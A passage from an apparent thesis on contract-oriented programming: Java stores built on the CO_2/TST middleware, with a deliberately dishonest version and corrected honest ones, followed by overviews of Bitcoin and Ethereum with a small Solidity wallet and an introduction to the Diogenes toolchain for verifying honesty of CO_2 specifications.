Our first attempt to implement this refined store is shown in Listing 1.3. At lines 1-2 we construct two TSTs: `cB` for interacting with buyers, and `cD` for interacting with distributors. In `cD`, the store first sends a request for some item to the distributor, and then waits for an `ok` or `no` answer, according to whether the distributor is able to provide the requested item or not. At lines 4-6, the store advertises `cB`, and it

```
1  TST cB = new TST("?order{;t} . (!price{t<60} + !unavailable{t<10})");
2  TST cD = new TST("!req{;t}.(?ok{t<10} & ?no{t<10})");
3
4  Public  pB = cB.toPrivate(co2).tell();
5  Session sB = pB.waitForSession();
6  String  id = sB.waitForReceive().getStringValue();
7
8  if (isAvailable(id)) { // handled internally
9      sB.send("price", getPrice(id));
10 }
11 else { // handled with a distributor
12     Public  pD = cD.toPrivate(co2).tell();
13     Session sD = pD.waitForSession();
14
15     sD.send("req", id);
16     Message mD = sD.waitForReceive();
17
18     switch (mD.getLabel()) {
19     case "no" : sB.send("unavailable"); break;
20     case "ok" : sB.send("price", getPrice(id)); break;
21   }
22 }
```

Listing 1.3: *Example of a dishonest contract-oriented store. Multiple sessions may cause the store to be dishonest: being stuck on a session could bring a participant to be dishonest in another one.*

waits for a buyer to join the session; then, it receives the order, and checks if the requested item is in stock (line 8). If so, the store sends the price of the item to the buyer (line 9).

If the item is not in stock, the store advertises `cD` to find a distributor (lines 12–13). When a session `sD` is established, the store forwards the item identifier to the distributor (line 15), and then it waits for a reply. If the reply is `no`, the store sends `unavailable` to the buyer, otherwise it sends a `price`.

Note that this implementation of the store is *dishonest*, namely it may violate contracts [24]. This happens in the following two cases:

1. Assume that the store has received the buyer's order, but the requested item is not in stock. Then, the store advertises the contract `cD` to find a distributor. Note that there is no guarantee that the session `sD` will be established within a given deadline, nor that it will be established at all. If more than 60 seconds pass on the `waitForSession` at line 13, the store becomes culpable with respect to the contract `cB`. Indeed, such contract requires the store

to perform an action before 60 seconds (10 seconds if the action is `unavailable`).

2. Moreover, if the session `sD` is established in timely fashion, a slow or unresponsive distributor could make the store violate the contract `cB`. For instance, assume that the distributor sends message `no` after nearly 10 seconds. In this case, the store may not have enough time to send `unavailable` to the buyer within 10 seconds, and so it becomes culpable at session `sB`.

We have simulated the scenario described in Item 1, by making the store interact with slow or unresponsive distributors (see Figure 1.2). The experimental results show that, although the store is not culpable in all the sessions, its reputation decreases over time. Recovering from such situation is not straightforward, since the reputation system of the CO_2 middleware features defensive techniques against self-promoting attacks [89].



Figure 1.2: *Reputation of the dishonest and honest stores as a function of the number of sessions with malicious distributors [16].*

An honest store

In order to implement an honest store, we must address the fact that, if the distributor delays its message to the maximum allowed time, the store may not have enough time to respond to the buyer. To cope with

this scenario, we adjust the timing constraints in the contract between the store and the distributor, and we implement a revised version of the store as in Listing 1.4.

```
1  TST cB = new TST("?order{;t} . (!price{t<60} + !unavailable{t<10})");
2  TST cD = new TST("!req{;t} . (?ok{t<5} & ?no{t<5})");
3
4  Public  pB = cB.toPrivate(co2).tell();
5  Session sB = pB.waitForSession();
6  String  id = sB.waitForReceive().getStringValue();
7
8  if (isAvailable(id)) { // handled internally
9      sB.send("price", getPrice(id));
10 }
11 else { // handled with the distributor
12     Public pD = cD.toPrivate(co2).tell(3 * 1000);
13     try {
14         Session sD = pD.waitForSession();
15         sD.send("req", id);
16
17         try{
18             Message mD = sD.waitForReceive();
19
20             switch (mD.getLabel()) {
21             case "no": sB.send("unavailable"); break;
22             case "ok": sB.send("price", getPrice(id)); break;
23             }
24         } catch(ContractViolationException e){
25             //the distributor did not respect its contract
26             sB.send("unavailable");
27         }
28     } catch(ContractExpiredException e) {
29         //no distributor found
30         sB.send("unavailable");
31     }
32 }
```

Listing 1.4: *Example of a honest contract-oriented store. The store correctly handle all the possible scenarios that could made it culpable.*

The parameter in the `tell` at line 12 specifies a deadline of 3 seconds: if the session `sD` is not established within the deadline, the contract `cD` is retracted from the middleware, and a `ContractExpiredException` is thrown. The store catches the exception at line 28, sending `unavailable` to the buyer.

Instead, if the session `sD` is established, the store forwards the item identifier to the distributor (line 15), and then waits for the receipt

of a response from it. If the distributor sends neither `ok` nor `no` within the deadline specified in `cD` (5 seconds), the middleware assigns the blame to the distributor for a contract breach, and unblocks the `waitForReceive` in the store with a `ContractViolationException` (line 24). In the exception handler, the store fulfils the contract `cB` by sending `unavailable` to the buyer.

A recursive honest store

We now present another version of the store, which uses the recursive contract `store3` on page 15. As in the previous version, if the buyer requests an item that is not in stock, the store resorts to an external distributor. The recursive honest store is shown in Listings 1.5 and 1.6.

```
1  TST cB = new TST(store3);
2  TST cD = new TST("!req{;t}.(?ok{t<5} & ?no{t<5})");
3
4  Public  pB = cB.toPrivate(co2).tell();
5  Session sB = pB.waitForSession();
6  List<String> orders = new ArrayList<>();
7  Message mB;
8
9  try {
10     do {
11         mB = sB.waitForReceive();
12         if (mB.getLabel().equals("addtocart")){
13             orders.add(mB.getStringValue());
14         }
15     } while(!mB.getLabel().equals("checkout"));
16
17     if (isAvailable(orders)) { // handled internally
18         sB.send("price", getPrice(orders));
19         String res = sB.waitForReceive().getLabel();
20         switch (res){
21             case "accept": // handle the order
22             case "reject": // terminate
23         }
24     }
```

Listing 1.5: *Example of a recursive and honest contract-oriented store (Part 1).*

After advertising the contract `cB`, the store waits for a session `sB` with the buyer (lines 4–5). After the session is established, the store can receive `addtocart` multiple times: for each `addtocart`, it saves

the corresponding item identifier in a list. The loop terminates when the buyer selects `checkout`. If all requested items are available, the store sends the total `price` to the buyer (line 18). After that, the store expects either `accept` or `reject` from the buyer. If the buyer does not respect his deadlines, an exception is thrown, and it is caught at line 57. If the buyer replies on time, the store advertises the contract `cD`, and waits for a session `sD` with the distributor (lines 26–28). If the session is not established within 5 seconds, an exception is thrown. The store handles the exception at line 52, by sending `unavailable` to the buyer. If a session with the distributor is established within the deadline, the store requests the unavailable items, and waits for a response (line 31). If the distributor sends `no`, the store answers `unavailable` to the buyer (line 32). If the distributor sends `ok`, then the interaction between store and buyer proceeds as if the items were in stock. If the distributor does not reply within the deadline, an exception is thrown. The store handles it at line 47, by sending `unavailable` to the buyer. An untimed specification of this store is proved honest in [13]. We conjecture that also this timed version of the store respects contracts in all possible contexts.

```
25      else { // handled with the distributor
26          Public pD = cD.toPrivate(co2).tell(5 * 1000);
27          try {
28              Session sD = pD.waitForSession();
29              sD.send("req", getOutOfStockItems(orders));
30              try{
31                  switch (sD.waitForReceive().getLabel()) {
32                  case "no": sB.send("unavailable"); break;
33                  case "ok":
34                      sB.send("price", getPrice(orders));
35                      try{
36                          String res = sB.waitForReceive().getLabel();
37                          switch (res) {
38                          case "accept": // handle the order
39                          case "reject": // terminate
40                          }
41                      }
42                      catch (ContractViolationException e) {
43                          //the buyer is culpable, terminate
44                      }
45                  }
46              } catch (ContractViolationException e){
47                  //the distributor did not respect its contract
48                  sB.send("unavailable");
49              }
50          }
51          catch (ContractExpiredException e) {
52              //no distributor found
53              sB.send("unavailable");
54          }
55      }
56  } catch(ContractViolationException e){/*the buyer is culpable*/}
```

Listing 1.6: *Example of a recursive and honest contract-oriented store (Part 2).*

Chapter 2

Blockchain and Smart Contracts

A blockchain is a ordered linked list of blocks of transactions. Each block is chained together with the previous one by including its hash and a new block can only be appended on top of the chain. The blockchain is distributed and maintained by a network of nodes: each node maintain a local copy of the blockchain and use a *consensus mechanism* that ensures that each node agrees on the new block to append.

The process of append a new block is called *mining*. A subset of nodes, called *miners*, try to build a new block to append to the blockchain. To avoid conflicts and regulate this process, a miner must solve a cryptographic puzzle that may require time-consuming computations or owning some sort of stake. Once a new block is created, the block is broadcast and the miner is compensated.

Blocks collect *transactions*. The purpose of a transaction depends on the blockchain platform, although the main goal is to exchange cryptocurrencies. In Bitcoin, transactions register a transfer of currency between users, albeit alternative uses have been studied to store arbitrary data on the blockchain [21]. In Ethereum, transaction are used both for currency transfer and for creation/interaction of/with smart contracts.

This chapter provides an overview of Bitcoin and Ethereum. Section 2.1 explains the main aspects of Bitcoin, detailed enough to understand the formal model of Bitcoin transactions proposed in Chapter 5, the survey about Bitcoin smart contracts in Chapter 7, and Balzac, the *domain-specific language* presented in Chapter 6. Section 2.2 describes the Ethereum platform and its smart contracts. A survey about its vul-



Figure 2.1: *Simplified Blockchain. From* https://bit.ly/2k6XAjv.

nerabilities is presented in Chapter 4.

2.1 Bitcoin

Bitcoin [137], the first decentralized cryptocurrency, was introduced in 2009, and through the years it has consolidated its position as the most popular one. Bitcoin and other cryptocurrencies have pushed forward the concept of decentralization, providing means for reliable interactions between mutually distrusting parties on an open network.

The nodes of the Bitcoin network maintain a public and immutable data structure, called *blockchain*. The blockchain stores the historical record of all transfers of bitcoins, which are referred to as *transactions*. When a node updates the blockchain, the other nodes verify if the appended transactions are valid, e.g. by checking if the conditions specified in *scripts* are satisfied. Scripts are programmable boolean functions: in their standard (and mostly used) form they verify a digital signature against a public key. Since the blockchain is immutable, tampering with a stored transaction would result in the invalidation of all the subsequent ones. Updating the state of the blockchain, i.e. appending new transactions, requires solving a moderately difficult cryptographic puzzle. In case of conflicting updates, the chain that required the largest computational effort is considered the valid one. Hence, the immutability and the consistency of the blockchain is bounded by the total computational power of honest nodes. An adversary with enough resources can append invalid transactions, e.g. with incorrect digital signatures, or rewrite a part of the blockchain, e.g. to perform a *double-spending attack*. The attack consists in paying someone by publishing a transaction on the blockchain, and then removing it (making the funds unspent).

2.1.1 Transactions

Users interact with Bitcoin through *addresses*, which they can freely generate. *Transactions* describe transfers of bitcoins (Ƀ) between addresses. The log of all transactions is recorded on a public, immutable and decentralised data structure called *blockchain*. To explain how the blockchain works, consider the transactions T_0 and T_1 displayed in Figure 2.2.



Figure 2.2: *Two Bitcoin transactions.*

The transaction T_0 contains $\mathtt{v}_0$Ƀ, which can be *redeemed* by putting on the blockchain a transaction (e.g., T_1), whose in field is a reference to T_0. To redeem T_0, the *witness* of the redeeming transaction (the value in its wit field) must make the *output script* of T_0 (the first element of the pair in the out field) evaluate to true. When this happens, the value of T_0 is transferred to the new transaction, and T_0 is no longer redeemable.

In the example displayed before, the output script of T_0 evaluates to true when receiving a digital signature on the redeeming transaction T_1, with a given key pair k. We denote with $\mathsf{versig}_k(x)$ the verification of the signature x on the redeeming transaction: of course, since the signature must be included in the witness of the redeeming transaction, it will consider all the parts of that transaction *except* its wit field. We assume that σ is the signature of T_1.

Now, assume that the blockchain contains T_0, not yet redeemed, and someone tries to append T_1. To validate this operation, the nodes of the Bitcoin network check that $\mathtt{v}_1 \leq \mathtt{v}_0$, and then they evaluate the output script of T_0, by instantiating its formal parameter x to the signature σ in the witness of T_1. The function $\mathsf{versig}_k(\sigma)$ verifies that σ is actually the signature of T_1: therefore, the output script succeeds, and T_1 redeems T_0. Subsequently, a new transaction can redeem T_1 by satisfying its output script $\lambda y.e$ (not specified in the figure). The formalism used to represent T_0 and T_1 is fully presented in Chapter 5.

Bitcoin transactions may be more general than the ones illustrated by the previous example. First, there can be multiple inputs and outputs. Each output has an associated output script and value, and can be redeemed independently from the others. Consequently, in fields must specify which output they are redeeming. A transaction with multiple in-

puts associates a witness to each of them. The sum of the values of all the inputs must be greater or equal to the sum of the values of all the outputs, otherwise the transaction is considered invalid. In its general form, the output script is a program in a (non Turing-complete) scripting language, featuring a limited set of logic, arithmetic, and cryptographic operators. Finally, a transaction can specify time constraints (absolute, or relative to its input transactions) about when it can appear on the blockchain.

2.1.2 Mining

Mining is the process of append a new block on the blockchain. A subset of nodes, called *miners*, gather the transactions sent by users, aggregate them in blocks, and try to append these blocks to the blockchain. Bitcoin consensus protocol is based on moderately-hard "proof-of-work" puzzles. It is used to resolve conflicts that may happen when different miners concurrently try to extend the blockchain, or when some miner attempts to append a block with invalid transactions. Ideally, the blockchain is globally agreed upon, and free from invalid transactions, unless the adversary controls the majority of the computational power of the network [14, 53, 62]. The security of the consensus protocol relies on the assumption that miners are rational, i.e. that following the protocol is more convenient than trying to attack it. To make this assumption hold, miners receive some economic incentives for performing the time-consuming computations required by the protocol. Part of these incentives is given by the *fees* paid by users upon each transaction.

2.1.3 Execution fees

Miners receive some economic incentives when create a new block. The reward for a new block is determined by a fixed schedule, which halve every four years until no new bitcoins will be created [37].

Another income for miners is determined by *transaction fees*: they are allowed to claim the difference in value if the transaction spend less than its inputs values. Transaction fees were conceived to gradually replace the mining block reward and compensate miners. Actually, they are used to lead to faster confirmation, since transaction with high fees are more likely to be included in the next block from rational miners [74].

2.1.4 Smart contracts

Albeit the primary usage of Bitcoin is to exchange currency, its blockchain and consensus mechanism can also be exploited to securely execute some

forms of *smart contracts*. These are agreements among mutually distrusting parties, which can be automatically enforced without resorting to a trusted intermediary.

Bitcoin scripting language permits the definition of several smart contracts. Differently from Ethereum, where smart contracts are long-lived programs stored and invoked on the blockchain through transactions, in Bitcoin they are modelled as cryptographic protocols that may spread multiple transactions, they have no state, and cannot be reused once terminated.

A new process algebra to express smart contracts in Bitcoin is presented in Chapter 7. This formalism is expressive enough to model real use-cases in the Bitcoin community, providing a clear semantics and enabling formal reasoning. Briefly, the participants involved in a smart contract create and publish new transaction on the blockchain and interact with other participants to exchange signatures.

2.2 Ethereum

Ethereum [116] is a decentralized virtual machine, which runs programs — called *contracts* — upon request of users. Contracts are written in a Turing-complete bytecode language, called EVM bytecode [146]. Roughly, a contract is a set of functions, each one defined by a sequence of bytecode instructions. A remarkable feature of contracts is that they can transfer *ether* (a cryptocurrency similar to Bitcoin [137]) to/from users and to other contracts.

Since contracts have an economic value, it is crucial to guarantee that their execution is performed correctly. To this purpose, Ethereum does *not* rely on a trusted central authority: rather, each transaction is processed by a large network of mutually untrusted peers — called *miners*. Potential conflicts in the execution of contracts (due e.g., to failures or attacks) are resolved through a *consensus* protocol based on "proof-of-work" puzzles. Ideally, the execution of contracts is correct whenever the adversary does not control the majority of the computational power of the network.

The security of the consensus protocol relies on the assumption that honest miners are rational, i.e. that it is more convenient for a miner to follow the protocol than to try to attack it. To make this assumption hold, miners receive some economic incentives for performing the (time-consuming) computations required by the protocol. Part of these incentives is given by the *execution fees* paid by users upon each transaction. These fees bound the execution steps of a transaction, so preventing from *denial-of-service* attacks where users try to overwhelm the network with

time-consuming computations.

2.2.1 Transactions

Users send *transactions* to the Ethereum network in order to: (i) create new contracts; (ii) invoke functions of a contract; (iii) transfer ether to contracts or to other users. All the transactions are recorded on a public, append-only data structure, called *blockchain*. The sequence of transactions on the blockchain determines the state of each contract, and the balance of each user.

Ethereum handle users and contracts balances. Differently from Bitcoin, where the amount of cryptocurrency owned by an address is the amount of the UTXOs (Unspent Transaction Outputs), Ethereum stores a balance for every address, which may represent a user or a smart contract.

2.2.2 Mining

Miners group the transactions sent by users into *blocks*, and try to append them to the blockchain in order to collect the associated fees. Only those blocks which satisfy a given set of conditions, which altogether are called *validity*, can be appended to the blockchain. In particular, one of these conditions requires to solve a moderately hard "proof-of-work" puzzle [118], which depends on the previous block and on the transactions in the new block. The difficulty of the puzzle is dynamically updated so that the average mining rate is 1 block every 12 seconds.

When a miner solves the puzzle and broadcasts a new valid block to the network, the other miners discard their attempts, update their local copy of the blockchain by appending the new block, and start "mining" on top of it. The miner who solves the puzzle is rewarded with the fees of the transactions in the new block (and also with some fresh ether).

It may happen that two (or more) miners solve the puzzle almost simultaneously. In this case, the blockchain *forks* in two (or more) branches, with the new blocks pointing to the same parent block. The consensus protocol prescribes miners to extend the longest branch. Hence, even though both branches can transiently continue to exist, eventually the fork will be resolved for the longest branch. Only the transactions therein will be part of the blockchain, while those in the shortest branch will be discarded. The reward mechanism, inspired to the GHOST protocol in [88], assigns the full fees to the miners of the blocks in the longest branch, and a portion of the fees to those who mined the roots of the discarded branch Systems with low mining rate — like e.g. Bitcoin (1 block/10 minutes)

— have a small probability of forks, hence typically they do not reward discarded blocks. E.g., assume that blocks A and B have the same parent, and that a miner appends a new block on top of A. The miner can donate part of its reward to the miner of the "uncle block" B, in order to increase the weight of its branch in the fork resolution process Note however that a recent paper [54] argues that, while uncle blocks do provide block rewards to miners, they do not contribute towards the difficulty of the main chain. Therefore, Ethereum does not actually apply the GHOST protocol.

2.2.3 Execution fees

Each function invocation is ideally executed by *all* miners in the Ethereum network. Miners are incentivized to do such work by the execution fees paid by the users which invoke functions. Besides being used as incentives, execution fees also protect against *denial-of-service* attacks, where an adversary tries to slow down the network by requesting time-consuming computations.

Execution fees are defined in terms of *gas* and *gas price*, and their product represents the cost paid by the user to execute code. More specifically, the transaction which triggers the invocation specifies the *gas limit* up to which the user is willing to pay, and the price per unit of gas. Roughly, the higher is the price per unit, the higher is the chance that miners will choose to execute the transaction. Each EVM operation consumes a certain amount of gas [146], and the overall fee depends on the whole sequence of operations executed by miners.

Miners execute a transaction until its normal termination, unless an exception is thrown. If the transaction terminates successfully, the remaining gas is returned to the caller, otherwise all the gas allocates for the transaction is lost. If a computation consumes all the allocated gas, it terminates with an "out-of-gas" exception — hence the caller loses all the gas. An adversary wishing to attempt a denial-of-service attack (e.g. by invoking a time-consuming function) should allocate a large amount of gas, and pay the corresponding ether. If the adversary chooses a gas price consistently with the market, miners will execute the transaction, but the attack will be too expensive; otherwise, if the price is too low, miners will not execute the transaction. Note that, were the gas returned to callers in case of exceptions, an adversary could easily mount a Denial-of-Service attack by repeatedly invoking a function which just throws an exception

```
contract Wallet {
    address owner;
    mapping (address => uint) public outflow;

    function Wallet() {
        owner = msg.sender;
    }

    function pay(uint amount, address recipient) returns (bool) {
        if (msg.sender != owner ||  msg.value != 0)
            throw;

        if (amount > this.balance)
            return false;

        outflow[recipient] += amount;

        if (!recipient.send(amount))
            throw;

        return true;
    }
}
```

Listing 2.1: *A simple wallet contract.*

2.2.4 Smart contracts

Smart contracts are computer programs that can be correctly executed by a network of mutually distrusting nodes, without the need of an external trusted authority. Ethereum smart contracts are generally written in *Solidity*, a JavaScript-like language that compiles to EVM (Ethereum Virtual Machine) bytecode, used for storing and execution.

We illustrate contracts through a small Solidity[1] example (`Wallet` , in Listing 2.1), which implements a personal wallet associated to an owner. Intuitively, the contract can receive ether from other users, and its owner can send (part of) that ether to other users via the function `pay` . The hashtable `outflow` records all the addresses – sequences of 160 bits which uniquely identify contracts and users – to which it sends money, and associates to each of them the total transferred amount. All the ether received is held by the contract. Its amount is automatically recorded in `balance` : this is a special variable, which cannot be altered by the programmer.

[1] Version 0.3.1.

Contracts are composed by fields and functions. A user can invoke a function by sending a suitable transaction to the Ethereum nodes. The transaction *must* include the execution fee (for the miners), and *may* include a transfer of ether from the caller to the contract. Solidity also features exceptions, but with a peculiar behaviour. When an exception is thrown, it cannot be caught: the execution stops, the fee is lost, and all the side effects — including transfers of ether — are reverted.

The function `Wallet` at line 5 is a constructor, run only once when the contract is created. The function `pay` sends `amount` *wei* ($1\,wei = 10^{-18} ether$) from the contract to `recipient`. At line 11 the contract throws an exception if the caller (`msg.sender`) is not the owner, or if some ether (`msg.value`) is attached to the invocation and transferred to the contract. Since exceptions revert side effects, this ether is returned to the caller (who however loses the fee). At line 14, the call terminates if the required amount of ether is unavailable; in this case, there is no need to revert the state with an exception. At line 16, the contract updates the `outflow` registry, before transferring the ether to the recipient. The function `send` used at line 18 to this purpose presents some quirks, e.g. it may fail if the recipient is a contract (see Section 4.1).

Compiling Solidity into EVM bytecode

Although contracts are rendered as sets of functions in Solidity, the EVM bytecode has no support for functions. Therefore, the Solidity compiler translates contracts so that their first part implements a function dispatching mechanism. More specifically, each function is uniquely identified by a signature, based on its name and type parameters. Upon function invocation, this signature is passed as input to the called contract: if it matches some function, the execution jumps to the corresponding code, otherwise it jumps to the *fallback* function. This is a special function with no name and no arguments, which can be arbitrarily programmed. The fallback function is executed also when the contract is passed an empty signature: this happens e.g. when sending ether to the contract.

Solidity features three different constructs to invoke a contract from another contract, which also allow to send ether. All these constructs are compiled using the same bytecode instruction. The result is that the same behaviour can be implemented in several ways, with some subtle differences detailed in Section 4.1.

Part II

Behavioural Contracts

Chapter 3

Diogenes: a DSL for Contract-oriented specifications

Modern distributed applications typically blend new code with legacy (and possibly untrusted) third-party services. Behavioural contracts can be used to discipline the interaction among these services. Contract-oriented design advocates that composition is possible only among services with compliant contracts, and execution is monitored to detect (and possibly sanction) contract breaches.

In this chapter we illustrate a contract-oriented design methodology consisting of five phases: specification writing, specification analysis, code generation, code refinement, and code analysis. Specifications are written in CO_2, a process calculus whose primitives include contract advertisement, stipulation, and contractual actions. Our analysis verifies a property called honesty: intuitively, a process is honest if it always honors its contracts upon stipulation, so being guaranteed to never be sanctioned at run-time. We automatically translate a given honest specification into a skeletal Java program which renders the contract-oriented interactions, to be completed with the application logic. Then, programmers can refine this skeleton into the actual Java application: however, doing so they could accidentally break its honesty. The last phase is an automated code analysis to verify that honesty has not been compromised by the refinement.

All the phases of our methodology are supported by a toolchain, called Diogenes. We guide the reader through Diogenes to design small contract-

oriented applications.

Diogenes

In this chapter we illustrate the Diogenes toolchain [7], which supports the correct design of contract-oriented services as follows:

Specification. Designers can specify services in the process calculus CO_2. An Eclipse plugin supports writing such specifications, providing syntax highlighting, code auto-completion, syntactic and semantic checks, and basic static type checking.

Honesty checking of specifications. Our tool can statically verify the honesty of specifications. When the specification is dishonest, the tool provides a counterexample, in the form of a reachable abstract state of the service which violates some contract.

Translation into Java. The tool automatically translates specifications into skeletal Java programs, implementing the required contract-oriented interactions (while leaving the actual application logic to be implemented in a subsequent step). The obtained skeleton is honest when the specification is such.

Honesty checking of refined Java code. Programmers can refine the skeleton by implementing the actual application logic. This is a potentially dangerous operation, since honesty can be accidentally lost in the manual refinement. The tool supports this step, by providing an honesty checker for refined Java code.

3.1 Design of Contract-oriented applications

Developing service-oriented applications is a challenging task: programmers have to reliably compose loosely-coupled services which can dynamically discover and invoke other services through open networks, and may be subject to failures and attacks. Usually, services live in a world of mutually distrusting providers, possibly competing among each other. Typically, these providers offer little guarantees about the services they control, and in particular they might arbitrarily change the service code (if not the Service Level Agreement *tout court*) at any time.

Therefore, to guarantee the reliability and security of service-oriented applications, one must use suitable analysis techniques. Remarkably, most

existing techniques to guarantee deadlock-freedom of service-oriented applications (e.g., compositional verification based on choreographies [1, 58]) need to inspect the code of *all* its components. Instead, under the given assumptions of mutual distrust between services, one can only analyse those under their control.

From service-oriented to contract-oriented computing

A possible countermeasure to these issues is to use *behavioural contracts* to regulate the interaction between services. In this setting, a service infrastructure acts as a trusted third party, which collects all the contracts advertised by services, and establishes sessions between services with compliant contracts. Unlike the usual service-oriented paradigm, here services are responsible for respecting their contracts. To incentivize such honest behaviour, the service infrastructure monitors all the messages exchanged among services, and sanctions those which do not respect their contracts.

Sanctions can be of different nature: e.g., pecuniary compensations, adaptations of the service binding [76], or reputation penalties which marginalize dishonest services in the selection phase [16]. Experimental evidence [16] shows that contract-orientation can mitigate the effort of handling potential misbehaviour of external services, at the cost of a tolerable loss in efficiency due to the contract-based service selection and monitoring.

Honesty attacks

The sanctioning mechanism of contract-oriented infrastructures protects honest services against malicious behaviours of the other services: indeed, if a malevolent service attempts to break the protocol (e.g. by prematurely terminating the interaction), it is punished by the infrastructure. At the same time, a new kind of attacks becomes possible: adversaries can try to exploit possible discrepancies between the promised and the actual behaviour of a service, in order to make it sanctioned. For instance, consider a naïve online store with the following behaviour:

1. advertise a contract to "receive a `request` from a buyer, and then either send the `price` of the ordered item, or notify that the item is `unavailable`";
2. wait to receive a `request`;
3. advertise a contract to "receive a `quote` from a package delivery service, and then either `confirm` or `abort`";

4. wait to receive a quote from the delivery service;
5. if the quote is below a certain threshold, then `confirm` the delivery and send the `price` to the buyer; otherwise, send `abort` to the delivery service, and notify `unavailable` to the buyer.

Now, assume an adversary which plays the role of a delivery service, and never sends the `quote`. This makes the store violate its contract with the buyer: indeed, the store should either send `price` or `unavailable` to the buyer, but these actions can only be performed after the delivery service has sent a `quote`. Therefore, the store can be sanctioned.

Since these *honesty attacks* may compromise the service and cause economic damage to its provider, it is important to detect the underlying vulnerabilities *before* deployment. Intuitively, a service is vulnerable if, in *some* execution context, it does *not* respect some of the contracts it advertises. Therefore, to avoid sanctions a service must be able to respect *all* the contracts it advertises, in *all* possible contexts — even in those populated by adversaries. We call this property *honesty*.

Some recent works have studied honesty at the specification level, using the process calculus CO_2 for modelling contract-oriented services [20, 22, 23, 27], whose primitives include contract advertisement, stipulation, and contractual actions. Practical experience has shown that writing honest specifications is not an easy task, especially when a service has to juggle with multiple sessions. The reason of this difficulty lies in the fact that, to devise an honest specification, a designer has to anticipate the possible behaviour of the context, but at design time he does not yet know in which context his service will be run. Tools to automate the verification of honesty may be of great help.

3.2 Contract-oriented services in CO_2

A service in our modelling language consists of a CO_2 process. CO_2 is a process algebra inspired from CCS [73], and equipped with contract-oriented primitives: contract advertisement, stipulation, and contractual actions. Contracts are meant to model the promised behaviour of services, and they are expressed as session types [94].

We show the main features of our language with the help of a small case study, an online store which receives orders from customers.

Contracts

We first specify the contract `C` between the store and a customer, from the point of view of the store. The store declares that it will receive an `order`, and then send either the corresponding `price`, or declare that the item is `unavailable`. We formalise this contract as the first-order binary session type [57] in Listing 3.1.

```
contract C {
    order? string . (
        price! int (+) unavailable!
    )
}
```

Listing 3.1: *Example of a simple CO_2 contract between a store and a customer.*

Receive actions are marked with the symbol `?`, while send actions are marked with `!`. The sort of a message (`int`, `string`, or `unit`) is specified next to the action label; the sort `unit` is used for pure synchronizations, and it can be omitted. The symbol `_._` denotes prefixing. The symbol `_(+)_` is used to group send actions, and it denotes an *internal* choice made by the store.

Processes

Note that contracts only formalise the interaction protocol between two services, while they do not specify *how* these services advertise and realise the contracts. This behaviour is formalised in CO_2 [20, 22], a specification language for contract-oriented services. For instance, a possible CO_2 specification of our store is shown in Listing 3.2:

```
specification Store {
    tell x C .                          // wait until session x is created
    receive@x order?[v:string] . (
        if *                            // check if the item is in stock
        then send@x price![*:int]
        else send@x unavailable!
    )
}
```

Listing 3.2: *Example of a store contract in CO_2.*

At line 2, the store *advertises* the contract `C`, waiting for the service infrastructure to find some other service with a *compliant* contract. Intuitively, two contracts are compliant if they fulfil each other expectations[1]. When the infrastructure finds a contract compliant with `C`, a new session is created between the respective services, and the variable `x` is bound to the session name.

At line 3 of the snippet above the store waits to receive an `order`, binding it to the variable `v` of sort `string`. At line 4, the store checks whether the ordered item is in stock (the actual condition is not given in the specification). If the item is in stock, then the store sends the `price` to the customer; otherwise it notifies that the item is `unavailable` (lines 5-6). The sent price `*:int` is a placeholder, to be replaced with an actual price upon refinement of the specification into an actual implementation of the service.

An execution context

We now show a possible context wherein to execute our store (Listing 3.3). Although the context is not needed for verifying the store specification, we use it to complete the presentation of the primitives of our modelling language.

The contract advertised by `BuyerA` at line 2 is *not* compliant with the contract `C` advertised by the store: indeed, after sending the `order`, `BuyerA` only expects to receive the `price` — while the store can also choose to send `unavailable`. Therefore, any service implementing `BuyerA` will never be put in a session with the `Store`. Instead, the contract advertised at line 8 by `BuyerB` is compliant with `C`. Note that this is true also if the two contracts are not one dual of each other: indeed, `BuyerB` accepts all the messages that the store may send (i.e., `price` and `unavailable`), and it also allows for a further message (`availablefrom`), to be used e.g. to notify when the item will be available. Although this message will never be used by the `Store`, it could allow `BuyerB` to establish sessions with more advanced stores. The symbol `+` is used to group receive actions, and it denotes an *external choice*, one which is not made by the buyer. At lines 17-19, `BuyerB` waits to receive at session `y` one of the messages declared in the contract.

[1] More precisely, the notion of compliance we use here is *progress*, that relates two processes whenever their interaction never reaches a deadlock [18].

```
specification BuyerA {
    tell y { order! string . price? int } .
    send@y order![*:string] .
    receive@y price?[n:int]
}

specification BuyerB {
    tell y {
        order! string . (
            price? int
            + unavailable?
            + availablefrom? string
        )
    } .
    send@y order![*:string] .
    receive {
        @y price?[n:int]
        @y unavailable?
        @y availablefrom?[date:string]}
}
```

Listing 3.3: *Example of two buyers specifications for the store in Listing 3.2.*

Adding recursion

Note that our `Store` can only manage the `order` of a single item: if some buyer wants to order two or more items, she has to use distinct instances of the store. We now extend the store so that it can receive several orders in the same session, adding all the items to a cart.

We start by refining our contract as in Listing 3.4.

```
contract Crec {
    addToCart? string . Crec
    + checkout? . (
           price! int . (accept? + reject?)
           (+) unavailable!
    )
}
```

